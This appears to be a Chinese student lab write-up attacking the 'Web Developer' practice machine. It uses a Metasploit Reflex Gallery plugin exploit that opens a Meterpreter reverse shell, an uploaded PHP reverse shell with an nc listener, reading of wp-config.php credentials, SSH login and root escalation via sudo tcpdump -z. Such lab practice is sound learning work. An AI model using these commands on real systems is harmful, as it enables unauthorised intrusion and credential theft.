
1.给这个wordpress安装reflex gallery插件；

点击页面的plugins，下载reflex-gallery，放到kali中，点击add new,点击upload plugin





2.安装成功后去激活。如图即为成功：



3.接下来在kali使用msf来控制漏洞：


- 先输入`msfconsole`打开msf
- 第二次输入use exploit/unix/webapp/wp_reflexgallery_file_upload
- 第三次输入 set rhosts WebDeveloper的IP
- 第四次输入 exploit

```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set lhosts 192.168.222.134
lhosts => 192.168.222.134
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
```


```
[*] Started reverse TCP handler on 192.168.222.134:4444
[+] Our payload is at: IrzUHNXlKKMGKak.php. Calling payload ...
[*] Calling payload ...
[*] Sending stage (38288 bytes) to 192.168.222.135
[*] Meterpreter session 1 opened (192.168.222.134:4444 → 192.168.222.135:45918) at 2020-12-06 07:26:17 -0500
[+] Deleted IrzUHNXlKKMGKak.php
meterpreter >
```

出现meterpreter>说明可以控制啦！

- 4.输入Linux命令来查看一些文件：`meterpreter> ls`
- 5.回退到`/var/www/html`之后可以看到wp-config.php



- 6.找到一行有wp-config.php,查看里面的内容：kali输入`meterpreter > cat wp-config.php`
- 7.在浏览器中输入：WebDeveloper的IP/wp-config.php即可找到数据库的用户和密码



其他方案

方案2：上传反弹shell

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

【目的：PHP网站渗透；实现途径：上传网站后，URL访问(含有)该反弹shell的页面。
功能：该脚本会发起反弹TCP连接到攻击者（脚本中指定攻击者IP地址和端口号）。】
该CMS为PHP开发，可以利用其实现反弹shell。但必须修改初始化IP地址和端口。（指向攻击者）。

- 进入后台，找到任意一个PHP页面，然后利用php-reverse-shell.PHP的代码修改该页面的代码。
- 修改代码中反弹目标的IP地址及端口（修改为攻击者IP地址及开放的端口号）。
  - 首先需要点击右栏的404 Tamplate把这里的theme给修改为Twenty Sixteen然后点击Select。
  - 然后将php文件复制粘贴过来，记得upload！
- 在Kali中利用NC开始监听，浏览器访问修改的PHP页面。从而得到反弹shell（用户www-data）。建立会话后，查看wp-config.php获得账号及口令。（注意路径）

  方案3：利用文件管理插件（File manager）漏洞
- 安装该插件，直接可以浏览wp-config.php

SSH登录服务器

（尝试利用上一步获得的访问数据库的用户名和密码连接远程服务器）

- kali访问不了，需要我们修改配置文件
  - kali 输入`sudo vim /etc/ssh/ssh_config`打开该文件
  - 将里面的`# StrictHostKeyChecking ask`改成`StrictHostKeyChecking no`
  - 保存退出
  - 最后在kali输入`ssh webdeveloper@192.168.222.135`便能成功登进去啦
- 尝试查看，输入`cat /root/flag.txt`

```
webdeveloper@webdeveloper:~$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ ls -l /root/flag.txt
ls: cannot access '/root/flag.txt': Permission denied
webdeveloper@webdeveloper:~$ sudo cat /root/flag.txt
[sudo] password for webdeveloper:
Sorry, user webdeveloper is not allowed to execute '/bin/cat /root/flag.txt' as root on webdeveloper
webdeveloper@webdeveloper:~$
```

权限不足，均无法查看。

- 使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）
  查看当前身份可执行的命令。

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

- 发现可以root权限执行tcpdump命令:

```
sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
```

```
webdeveloper@webdeveloper:~$ sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
14 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
```

其中：
创建攻击文件： `touch /tmp/exploit1`
写入shellcode： `echo 'cat /root/flag.txt' > /tmp/exploit`
赋予可执行权限： `chmod +x /tmp/exploit`

实验总结

通过这次实验学到了很多。比如：

1.怎么获取靶机Web Developer 文件/root/flag.txt中flag。

2.以及通过Kali的命令Dirb 爆破网站目录找到cap文件和怎么通过Wireshark、Burp sure分析 “cap” 文件，找到网站管理后台账号密码。3.怎么利用漏洞和在kali使用msf来控制漏洞来获得服务器的账号密码。

真的是越学习 收获越多 越有墨水！